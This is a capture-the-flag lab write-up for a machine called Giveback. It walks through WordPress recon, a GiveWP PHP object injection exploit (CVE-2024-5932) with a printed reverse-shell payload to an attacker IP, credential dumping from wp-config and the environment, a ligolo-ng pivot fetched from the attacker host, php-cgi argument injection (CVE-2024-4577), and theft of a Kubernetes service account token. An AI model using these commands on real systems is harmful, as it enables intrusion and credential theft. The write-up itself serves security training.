
Giveback
Recon
# Nmap 7.93 scan initiated Sun Nov  2 13:57:18 2025 as: nmap -sVC -oA nmap_scan -p22,80,6443,10250,30686 10.129.253.144
Nmap scan report for 10.129.253.144
Host is up (0.050s latency).

PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66f89c58f4b859bdcdec9224c3978e9e (ECDSA)
|_  256 96318a821a659f0aa26cff4d447cd394 (ED25519)
80/tcp    open     http         nginx 1.28.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: nginx/1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-generator: WordPress 6.8.1
6443/tcp  filtered sun-sr-https
10250/tcp filtered unknown
30686/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 12:58:03 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|     "serviceProxyHealthy": true
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 12:57:37 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|_    "serviceProxyHealthy": true
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov  2 13:58:57 2025 -- 1 IP address (1 host up) scanned in 98.14 seconds
User
Exploring the wordpress website
Curl shows that a redirect to giveback.htb, let's add it to our hosts file:

It's a WordPress 6.8.1 page, I tried some manual enumeration but got nothing, let's run wpscan:
[+] URL: http://giveback.htb/ [10.129.253.144]
[+] Started: Sun Nov  2 14:09:19 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.28.0
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://giveback.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://giveback.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 6.8.1 identified (Insecure, released on 2025-04-30).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://giveback.htb/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.8.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://giveback.htb/, Match: 'WordPress 6.8.1'
 |
 | [!] 2 vulnerabilities identified:

[+] WordPress theme in use: bizberg
 | Location: http://giveback.htb/wp-content/themes/bizberg/
 | Latest Version: 4.2.9.79 (up to date)
 | Last Updated: 2024-06-09T00:00:00.000Z
 | Readme: http://giveback.htb/wp-content/themes/bizberg/readme.txt
 | Style URL: http://giveback.htb/wp-content/themes/bizberg/style.css?ver=6.8.1
 | Style Name: Bizberg
 | Style URI: https://bizbergthemes.com/downloads/bizberg-lite/
 | Description: Bizberg is a perfect theme for your business, corporate, restaurant, ingo, ngo, environment, nature,...
 | Author: Bizberg Themes
 | Author URI: https://bizbergthemes.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 4.2.9.79 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://giveback.htb/wp-content/themes/bizberg/style.css?ver=6.8.1, Match: 'Version: 4.2.9.79'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive Methods)

[i] Plugin(s) Identified:

[+] *
 | Location: http://giveback.htb/wp-content/plugins/*/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | The version could not be determined.

[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | Last Updated: 2025-10-29T20:17:00.000Z
 | [!] The version is out of date, the latest version is 4.12.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | [!] 19 vulnerabilities identified:
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 3.14.2 - Missing Authorization to Authenticated (Subscriber+) Limited File Deletion
 |     Fixed in: 3.14.2
 |     References:
 |      - https://wpscan.com/vulnerability/528b861e-64bf-4c59-ac58-9240db99ef96
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5941
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/824ec2ba-b701-46e9-b237-53cd7d0e46da
 |
 | [!] Title: GiveWP < 3.14.2 - Unauthenticated PHP Object Injection to RCE
 |     Fixed in: 3.14.2
 |     References:
 |      - https://wpscan.com/vulnerability/fdf7a98b-8205-4a29-b830-c36e1e46d990
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5932
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/93e2d007-8157-42c5-92ad-704dc80749a3
 |
 | ... cut for brevity ...
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:28 <======================================================================================================================================> (137 / 137) 100.00% Time: 00:00:28

[i] No Config Backups Found.


[i] No Valid Passwords Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 4
 | Requests Remaining: 21

[+] Finished: Sun Nov  2 14:09:55 2025
[+] Requests Done: 190
[+] Cached Requests: 7
[+] Data Sent: 46.227 KB
[+] Data Received: 22.797 MB
[+] Memory used: 275.105 MB
[+] Elapsed time: 00:00:36
Ok we don't have XMLRPC enabled so no easy way to bruteforce users. Looking at the site we have a babywyrm user (the url of their profile says that it's the user user).
Looking at the website we see a fully featured donation flow. This is related to the GiveWP plugin, wpscan detects it to be outdated and vulnerable to a bunch of CVEs.
The donation flow is in test mode, allowing us to send fake donations and the plugin is in version 3.14.0 which is vulnerable.
Sorting trough the CVEs we find CVE-2024-5932, being the most critical, probable and has a public exploit.
It's a PHP Object Injection vulnerability that allows unauthenticated RCE trough the donation form for GiveWP <=3.16.1.
I found this Github PoC though it didn't work at first, after trying a bunch of different revshells, I realized that we are limited by the environment and we needed to wrap our payload inside bash -c "...", after running that I get the reverse shell.
python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c 'bash -c "sh -i >& /dev/tcp/10.10.14.155/4444 0>&1"'
# [\] Exploit loading, please wait...
# [+] Requested Data:
# {'give-form-id': '17', 'give-form-hash': 'bce939a546', 'give-price-id': '0', 'give-amount': '$10.00', 'give_first': 'Kristin', 'give_last': 'Petty', 'give_email': 'garyhopkins@example.com', 'give_title': 'O:19:"Stripe\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\PaymentGateways\\\\\\\\DataTransferObjects\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\Vendors\\\\\\\\Faker\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\Onboarding\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:50:"bash -c "sh -i >& /dev/tcp/10.10.14.155/4444 0>&1"";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}', 'give-gateway': 'offline', 'action': 'give_process_donation'}
nc -lvnp 4444
# Ncat: Connection from 10.129.251.215.
# Ncat: Connection from 10.129.251.215:64774.
# sh: 0: can't access tty; job control turned off
# I have no name!@beta-vino-wp-wordpress-5cf948888f-5dmnx:/opt/bitnami/wordpress/wp-admin$
whoami
# whoami: cannot find name for user ID 1001
cat /etc/passwd | grep "sh$"
# root:x:0:0:root:/root:/bin/bash
Ok intersting we are not even a real user, so nothing really to do with privileges, let's look for interesting data.
We see that we are at /opt/bitnami/wordpress but there is also /bitnami/wordpress, both site files have the same wp-config.php:
cat wp-config.php
# define( 'DB_NAME', 'bitnami_wordpress' );
# define( 'DB_USER', 'bn_wordpress' );
# define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );
# define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );
#
# define( 'AUTH_KEY',         'G7T{pv:!LZWUfekgP{A8TGFoL0,dMEU,&2B)ALoZS[8lo8V~+UGj@kWW%n^.vZgx' );
# define( 'SECURE_AUTH_KEY',  'F3!hvuWAWvZw^$^|L]ONjyS{*xPHr(j,2$)!@t.(ZEn9NPNQ!A*6o6l}8@IN)>?>' );
# define( 'LOGGED_IN_KEY',      'E5x5$T@Ggpti3+!/0G<>j<ylElF+}#Ny-7XZLw<#j[6|:oel9%OgxG|U}86./&&K' );
# define( 'NONCE_KEY',        'jM^E^Bx{vf-Ca~2$eXbH%RzD?=VmxWP9Z}-}J1E@N]t`GOP`8;<F;lYmGz8sh7sG' );
# define( 'AUTH_SALT',        '+L>`[0~bk-bRDX 5F?ER)PUnB_ ZWSId=J {5XV:trSTp0u!~6shvPS`VP{f(@_Q' );
# define( 'SECURE_AUTH_SALT', 'RdhA5mNy%0~H%~s~S]a,G~;=n|)+~hZ/JWy*$GP%sAB-f>.;rcsO6.HXPvw@2q,]' );
# define( 'LOGGED_IN_SALT',   'i?aJHLYu/rI%@MWZTw%Ch~%h|M/^Wum4$#4;qm(#zgQA+X3gKU?~B)@Mbgy %k}G' );
# define( 'NONCE_SALT',       'Y!dylf@|OTpnNI+fC~yFTq@<}$rN)^>=+e}Q~*ez?1dnb8kF8@_{QFy^n;)gk&#q' );
There is indeed a database running on the machine, let's try to connect with those credentials:
mariadb -u bn_wordpress -psW5sp4spa3u7RLyetrekE4oS -h beta-vino-wp-mariadb -e "SHOW DATABASES;"
# +--------------------+
# | Database           |
# +--------------------+
# | bitnami_wordpress  |
# | information_schema |
# +--------------------+
mariadb -u bn_wordpress -psW5sp4spa3u7RLyetrekE4oS -h 10.43.147.82 bitnami_wordpress -e "SHOW TABLES;"
# | wp_users                    |
mariadb -u bn_wordpress -psW5sp4spa3u7RLyetrekE4oS -h 10.43.147.82 bitnami_wordpress -e "SELECT * FROM wp_users;"
# +----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
# | ID | user_login | user_pass                          | user_nicename | user_email       | user_url         | user_registered     | user_activation_key | user_status | display_name |
# +----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
# |  1 | user       | $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP. | user          | user@example.com | http://127.0.0.1 | 2024-09-21 22:18:28 |                     |           0 | babywyrm     |
# +----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
Great as we said, there's a user user on the wordpress, even though their display name is babywyrm, we now have their hash let's crack it:
echo 'user:$P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.' > hash.txt
john --show=formats hash.txt
# [{"lineNo":1,"login":"user","ciphertext":"$P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.","rowFormats":[{"label":"phpass","prepareEqCiphertext":true,"canonHash":["$P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP."]}]}]
john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass hash.txt
It seems the password is not crackable… Looking further I found:
env
# WORDPRESS_PASSWORD=O8F7KR5zGi
# WORDPRESS_USERNAME=user
# WORDPRESS_EMAIL=user@example.com
#
# BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
# BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
# KUBERNETES_PORT=tcp://10.43.0.1:443
# LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
# WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
Trying to login to the wordpress using that password also fails, though I also tried ssh, but no luck.
We see KUBERNETES_PORT in the env, let's look again at the open ports at the very beggining, tcp/6443, tcp/10250, and tcp/30686, these are Kubernetes ports, let's try to play around with them, first we need to bypass the firewall filering them. We can't really get much information as the shell is pretty broken or it's limiting our commands:
cat /etc/hosts
# ...
# 10.42.1.199     beta-vino-wp-wordpress-5cf948888f-5dmnx
#
# # Entries added by HostAliases.
# 127.0.0.1       status.localhost

cat /etc/resolv.conf
# search default.svc.cluster.local svc.cluster.local cluster.local
# nameserver 10.43.0.10
# options ndots:5
hostname -I
# 10.42.1.199
We have no way to look at our interfaces, no way to install anything, no editors… Let's try to upload ligolo-ng, we have php at our disposal:
php -r '$file = file_get_contents("http://10.10.14.155/agent"); file_put_contents("ligolo-ng",$file);'
chmod +x ligolo-ng
 ./ligolo-ng -connect 10.10.14.155:11601 -ignorecert
After linking to our ligolo-ng server we can access the internal network:
nmap -Pn --top-ports 1000 --min-rate 1000 10.42.1.199
# PORT     STATE SERVICE
# 8080/tcp open  http-proxy
# 8443/tcp open  https-alt
Nothing interesting here, let's try to access the other IP's we see in the env, while our current host/pod lives in 10.42.x.x the services live in 10.43.x.x. We will need to add a route for that:
route_add --name coherentrainbow --route 10.43.0.0/16
# INFO[0158] Route created.
iflist
# │ 0 │ coherentrainbow │ 10.42.1.0/24,10.43.0.0/16,fe80::/64,10.42.1.199/24                                  │ Active - 3 routes / Pending - 1 routes │
Trying to access the LEGACY_INTRANET_SERVICE_PORT over at 10.43.2.241:5000:

Amazing! Looking at what we have available to us, we see some CGI scripts, that could be interesting, I tried some of the common techniques to pass arguments to the script but no luck, I looked online specifically for the /cgi-bin/php-cgi path and found this article from Akamai on CVE-2024-4577.
The idea is similar to CVE-2019-0232 which passes arguments to RCE trough the CGI script, but here we are exploiting a flaw in PHP that automatically tries to correct for malformed input with unicode. The attack consists of using a special hyphen (0xAD) instead of the normal one (0x2D), our payload will bypass the CGI anti-RCE checks, and then php will "fix" the special hyphen into a normal one, triggering the RCE.
We also use a special payload delivery, via php://input and passing the actual payload as PHP into the body of a POST request.
Let's setup what we need, first this distant machine has no way of reaching us, let's setup a listener in ligolo:
listener_add --addr 0.0.0.0:4445 --to 10.10.14.155:4445 --tcp
# INFO[1646] Listener 0 created on remote agent!
nc -lvnp 4445
Now let's try to confirm that we can RCE:

Trying some different payloads from the article and adapting according to the results:

Great! Let's try to revshel, I added 2>&1 to the payload to see what was breaking, there is neither bash nor sh on the machine, I tried with the busybox revshell and it worked.
Exploring the legacy intranet service host
We find this script:
cat /start.sh
#!/bin/sh
echo "🚀 Starting REAL php-cgi..."

mkdir -p /var/run
spawn-fcgi -s /var/run/php-cgi.socket -U nginx -G nginx \
          -- /usr/local/bin/php-cgi
chmod 666 /var/run/php-cgi.socket
echo "✅ php-cgi.socket ready"
ls -la /var/run/php-cgi.socket

echo "🌐 Starting nginx..."
nginx -g "daemon off;"
ls /var/run
# nginx           nginx.pid       php-cgi.socket  secrets
ls /var/run/secrets
# kubernetes.io
ls /var/run/secrets/kubernetes.io/serviceaccount/
# ca.crt     namespace  token
cd /var/run/secrets/kubernetes.io/serviceaccount/
cat ca.crt
# -----BEGIN CERTIFICATE-----
# MIIBdzCCAR2gAwIBAgIBADAKBggqhkjOPQQDAjAjMSEwHwYDVQQDDBhrM3Mtc2Vy
# dmVyLWNhQDE3MjY5Mjc3MjMwHhcNMjQwOTIxMTQwODQzWhcNMzQwOTE5MTQwODQz
# WjAjMSEwHwYDVQQDDBhrM3Mtc2VydmVyLWNhQDE3MjY5Mjc3MjMwWTATBgcqhkjO
# PQIBBggqhkjOPQMBBwNCAATWYWOnIUmDn8DGHOdKLjrOZ36gSUMVrnqqf6YJsvpk
# 9QbgzGNFzYcwDZxmZtJayTbUrFFjgSydDNGuW/AkEnQ+o0IwQDAOBgNVHQ8BAf8E
# BAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUtCpVDbK3XnBv3N3BKuXy
# Yd0zeicwCgYIKoZIzj0EAwIDSAAwRQIgOsFo4UipeXPiEXvlGH06fja8k46ytB45
# cd0d39uShuQCIQDMgaSW8nrpMfNExuGLMZhcsVrUr5XXN8F5b/zYi5snkQ==
# -----END CERTIFICATE-----
cat namespace
# default
cat token
# eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFfdTBQa1c1S041TkNiRXpYRS11S0JqMlJYWjAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzODIyOTEyLCJpYXQiOjE3NjIyODY5MTIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiY2ZiYTc3NDctNGUxZC00ZTA5LTg3NDAtYjBkODhkOTFhZGZiIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZ2l2ZWJhY2suaHRiIiwidWlkIjoiMTJhOGE5Y2YtYzM1Yi00MWYzLWIzNWEtNDJjMjYyZTQzMDQ2In0sInBvZCI6eyJuYW1lIjoibGVnYWN5LWludHJhbmV0LWNtcy02ZjdiZjVkYjg0LWI0ejhkIiwidWlkIjoiMDFlODRkZDMtY2ZiYS00ZTdkLThjZTEtYmFkMDM1ODE0ZjgzIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJzZWNyZXQtcmVhZGVyLXNhIiwidWlkIjoiNzJjM2YwYTUtOWIwOC00MzhhLWEzMDctYjYwODc0NjM1YTlhIn0sIndhcm5hZnRlciI6MTc2MjI5MDUxOX0sIm5iZiI6MTc2MjI4NjkxMiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0LXJlYWRlci1zYSJ9.sPbLA0PfgT5zOEBwusN5ChgrOQLrrb6NaDS-Xa50bezvJhwwKoQxjG6eHin9K1c-9-nNXQrivgMTBMeZsP4wJ5iAlQRmCxmpstbpNH7H9sxZ0qXq92amy69QctP2Wq-5EdSW9MKLxdbSLolOKQfgQgILOinzXIm8cye3R9YpYqWivtGzIlaMW_3X4yw61ySzm3Cnr8PHZY06I4rvU5TZg9pNdNjI0cgJJxFJ_BHSXgzAlfxvSlWGulGy4ER18k0ZTKtuJPnVqkB5ZGbE0yZiyJiFF8LRgF2LoCZGt-Z2fBLCVmotS3eg4Oe5mrLbfltzOa4-LkVBMsANHOu0KwyN6Q
Amazing with these we should be able to interact with the kubernetes API 10.43.0.1:443 we found in the env variables:
curl https://10.43.0.1:443 -k
# {
#   "kind": "Status",
#   "apiVersion": "v1",
#   "metadata": {},
#   "status": "Failure",
#   "message": "Unauthorized",
#   "reason": "Unauthorized",
#   "code": 401
# }
kubectl --server=https://10.43.0.1:443 --certificate-authority=/workspace/kubernetes.io/ca.crt --token=$(cat token) auth can-i --list
# Resources                                       Non-Resource URLs                      Resource Names   Verbs
# selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
# selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
# selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
# secrets                                         []                                     []               [get list]
#                                                 [/.well-known/openid-configuration/]   []               [get]
#                                                 [/.well-known/openid-configuration]    []               [get]
